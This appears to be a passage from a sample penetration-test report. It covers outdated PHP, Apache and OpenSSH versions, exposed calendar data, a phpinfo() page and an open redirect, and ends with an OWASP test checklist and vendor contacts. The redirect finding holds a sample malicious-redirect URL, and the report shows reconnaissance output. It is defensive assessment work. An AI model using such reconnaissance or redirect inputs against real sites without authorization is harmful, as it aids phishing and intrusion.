When new vulnerabilities are discovered in software, it's important to apply patches and update to a version of the software for which the vulnerability is fixed. Attackers can use known vulnerabilities, so security patches should be deployed as soon as they are available.

We have been able to find outdated versions of OpenSSH, Apache and outdated version of PHP.

PROOF OF VULNERABILITY:

Outdated version of PHP in *X-Powered-By* Server header:

```
X-Powered-By: PHP/5.4.16
```

Known vulnerabilities for *PHP 5.4.16*:
https://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/version_id-149817/PHP-PHP-5.4.16.html

Outdated version of Apache Server was found with dnsdumpster.com service:

```
HTTPS: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
```

Known vulnerabilities for *Apache/2.4.6*:
https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-161846/opdos-1/Apache-Http-Server-2.4.6.html

Outdated version of OpenSSH was found with nmap scanner:

```
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 45 OpenSSH 7.4 (protocol 2.0)
```

Known vulnerabilities for *OpenSSH 7.4*:
https://www.cvedetails.com/vulnerability-list/vendor_id-97/product_id-585/version_id-228285/Openbsd-Openssh-7.4.html

RECOMMENDATIONS:

Update outdated software and always keep it up-to-date.

Sensitive Information Leakage in Calendar search tags

SEVERITY: **Low**
LOCATION:


- https://test2.client.net/events

ISSUE DESCRIPTION:

Calendar page is accessible for unauthorized users. They are able to see public calendars and get some information like usernames, planned events, comments, etc.

PROOF OF VULNERABILITY:

We were able to collect usernames from calendar and view planned events.



RECOMMENDATIONS:

By removing permission to access calendar for anonymous users it will not be possible to access this information.

Sensitive Information Disclosure over phpinfo()

SEVERITY: **Low**

LOCATION:

- https://test2.client.net/php.php

ISSUE DESCRIPTION:


We have identified an information disclosure via phpinfo().

phpinfo() is a debug functionality that prints out detailed information on both the system and the PHP configuration.

An attacker can obtain information such as PHP version, exact OS and its version, details of the PHP configuration internal IP addresses, server environment variables and loaded PHP extensions and their configurations.

This information can help an attacker gain more information on the system. After gaining detailed information, the attacker can research known vulnerabilities for that system under review. The attacker can also use this information during the exploitation of other vulnerabilities.

PROOF OF VULNERABILITY:



PHP Version 5.4.16

System	Linux UTC 2017 x86_64
Build Date	Nov 15 2017 16:34:47
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini

RECOMMENDATIONS:

Remove pages that call phpinfo() from the web server.

REFERENCES:

https://www.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure

Unvalidated redirect

SEVERITY: **Low**


LOCATION:

- https://test2.client.net/login?relayURL=malicious.website

ISSUE DESCRIPTION:

Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts may have a more trustworthy appearance. Unvalidated redirect and forward attacks can also be used to maliciously craft a URL that would pass the application's access control check and then forward the attacker to privileged functions that they would normally not be able to access.

PROOF OF VULNERABILITY:



RECOMMENDATIONS:

Do not allow the url as user input for the destination. This can usually be done. In this case, you should have a method to validate a URL.

If user input can't be avoided, ensure that the supplied value is valid, appropriate for the application, and is authorized for the user.

It is recommended that any such destination input be mapped to a value, rather than the actual URL or portion of the URL, and that server side code translate this value to the target URL.

Sanitize input by creating a list of trusted URLs (lists of hosts or a regex).

Force all redirects to first go through a page notifying users that they are leaving your site, and have them click a link to confirm.

APPENDIX A – Performed tests according to OWASP Testing Guide Checklist

Category	Test Name	Risk
	Information Gathering	
OTG-INFO-001	Conduct Search Engine Discovery and Reconnaissance for Information Leakage	Safe
OTG-INFO-002	Fingerprint Web Server	Unsafe
OTG-INFO-003	Review Webserver Metafiles for Information Leakage	Safe
OTG-INFO-004	Enumerate Applications on Webserver	Safe
OTG-INFO-005	Review Webpage Comments and Metadata for Information Leakage	Safe
OTG-INFO-006	Identify application entry points	Safe
OTG-INFO-007	Map execution paths through application	Safe
OTG-INFO-008	Fingerprint Web Application Framework	Safe
OTG-INFO-009	Fingerprint Web Application	Safe
OTG-INFO-010	Map Application Architecture	Safe
	Configuration and Deploy Management Testing	
OTG-CONFIG-001	Test Network/Infrastructure Configuration	Safe
OTG-CONFIG-002	Test Application Platform Configuration	Safe
OTG-CONFIG-003	Test File Extensions Handling for Sensitive Information	Safe
OTG-CONFIG-004	Review Old, Backup and Unreferenced Files for Sensitive Information	Safe
OTG-CONFIG-005	Enumerate Infrastructure and Application Admin Interfaces	Safe

OTG-CONFIG-006	Test HTTP Methods	Safe
OTG-CONFIG-007	Test HTTP Strict Transport Security	Safe
OTG-CONFIG-008	Test RIA cross domain policy	N/A
	Identity Management Testing	
OTG-IDENT-001	Test Role Definitions	Unsafe
OTG-IDENT-002	Test User Registration Process	N/A
OTG-IDENT-003	Test Account Provisioning Process	Unsafe
OTG-IDENT-004	Testing for Account Enumeration and Guessable User Account	Unsafe
OTG-IDENT-005	Testing for Weak or unenforced username policy	Unsafe
OTG-IDENT-006	Test Permissions of Guest/Training Accounts	N/A
OTG-IDENT-007	Test Account Suspension/Resumption Process	Safe
	Authentication Testing	
OTG-AUTHN-001	Testing for Credentials Transported over an Encrypted Channel	Safe
OTG-AUTHN-002	Testing for default credentials	Safe
OTG-AUTHN-003	Testing for Weak lock out mechanism	Safe
OTG-AUTHN-004	Testing for bypassing authentication schema	Safe
OTG-AUTHN-005	Test remember password functionality	Safe
OTG-AUTHN-006	Testing for Browser cache weakness	Safe
OTG-AUTHN-007	Testing for Weak password policy	Unsafe
OTG-AUTHN-008	Testing for Weak security question/answer	N/A
OTG-AUTHN-009	Testing for weak password change or reset functionalities	Unsafe
OTG-AUTHN-010	Testing for Weaker authentication in alternative channel	N/A

	Authorization Testing	
OTG-AUTHZ-001	Testing Directory traversal/file include	Safe
OTG-AUTHZ-002	Testing for bypassing authorization schema	Unsafe
OTG-AUTHZ-003	Testing for Privilege Escalation	Unsafe
OTG-AUTHZ-004	Testing for Insecure Direct Object References	Unsafe
	Session Management Testing	
OTG-SESS-001	Testing for Bypassing Session Management Schema	Safe
OTG-SESS-002	Testing for Cookies attributes	Unsafe
OTG-SESS-003	Testing for Session Fixation	Safe
OTG-SESS-004	Testing for Exposed Session Variables	Safe
OTG-SESS-005	Testing for Cross Site Request Forgery	Unsafe
OTG-SESS-006	Testing for logout functionality	Safe
OTG-SESS-007	Test Session Timeout	Safe
OTG-SESS-008	Testing for Session puzzling	Safe
	Data Validation Testing	
OTG-INPVAL-001	Testing for Reflected Cross Site Scripting	Unsafe
OTG-INPVAL-002	Testing for Stored Cross Site Scripting	Unsafe
OTG-INPVAL-003	Testing for HTTP Verb Tampering	Safe
OTG-INPVAL-004	Testing for HTTP Parameter pollution	Safe
OTG-INPVAL-005	Testing for SQL Injection	Safe
OTG-INPVAL-006	Testing for LDAP Injection	N/A
OTG-INPVAL-007	Testing for ORM Injection	N/A
OTG-INPVAL-008	Testing for XML Injection	Safe
OTG-INPVAL-009	Testing for SSI Injection	Safe
OTG-INPVAL-010	Testing for XPath Injection	N/A
OTG-INPVAL-011	IMAP/SMTP Injection	Safe

OTG-INPVAL-012	Testing for Code Injection	Safe
	Testing for Local File Inclusion	Safe
	Testing for Remote File Inclusion	Safe
OTG-INPVAL-013	Testing for Command Injection	Unsafe
OTG-INPVAL-014	Testing for Buffer overflow	N/A
	Testing for Heap overflow	N/A
	Testing for Stack overflow	N/A
	Testing for Format string	N/A
OTG-INPVAL-015	Testing for incubated vulnerabilities	N/A
OTG-INPVAL-016	Testing for HTTP Splitting/Smuggling	N/A
	Error Handling	
OTG-ERR-001	Analysis of Error Codes	Safe
OTG-ERR-002	Analysis of Stack Traces	Safe
	Cryptography	
OTG-CRYPST-001	Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection	Unsafe
OTG-CRYPST-002	Testing for Padding Oracle	Safe
OTG-CRYPST-003	Testing for Sensitive information sent via unencrypted channels	Safe
	Business Logic Testing	
OTG-BUSLOGIC-001	Test Business Logic Data Validation	Unsafe
OTG-BUSLOGIC-002	Test Ability to Forge Requests	Unsafe
OTG-BUSLOGIC-003	Test Integrity Checks	Safe
OTG-BUSLOGIC-004	Test for Process Timing	Safe
OTG-BUSLOGIC-005	Test Number of Times a Function Can be Used Limits	Safe

OTG-BUSLOGIC-006	Testing for the Circumvention of Work Flows	Safe
OTG-BUSLOGIC-007	Test Defenses Against Application Mis-use	Safe
OTG-BUSLOGIC-008	Test Upload of Unexpected File Types	Unsafe
OTG-BUSLOGIC-009	Test Upload of Malicious Files	Safe
	Client Side Testing	
OTG-CLIENT-001	Testing for DOM based Cross Site Scripting	Safe
OTG-CLIENT-002	Testing for JavaScript Execution	Safe
OTG-CLIENT-003	Testing for HTML Injection	Safe
OTG-CLIENT-004	Testing for Client Side URL Redirect	Safe
OTG-CLIENT-005	Testing for CSS Injection	Safe
OTG-CLIENT-006	Testing for Client Side Resource Manipulation	Safe
OTG-CLIENT-007	Test Cross Origin Resource Sharing	Safe
OTG-CLIENT-008	Testing for Cross Site Flashing	N/A
OTG-CLIENT-009	Testing for Clickjacking	Unsafe
OTG-CLIENT-010	Testing WebSockets	N/A
OTG-CLIENT-011	Test Web Messaging	N/A
OTG-CLIENT-012	Test Local Storage	Safe

Hong Kong & Macau
Tel : (852) 2893 8860
Email : sales@version-2.com.hk

Taiwan
Tel : (886) 02 7722 6899
Email : sales@version-2.com.tw

Singapore, Malaysia & SEA
Tel : (65) 6296 4268
Email : sales@version-2.com.sg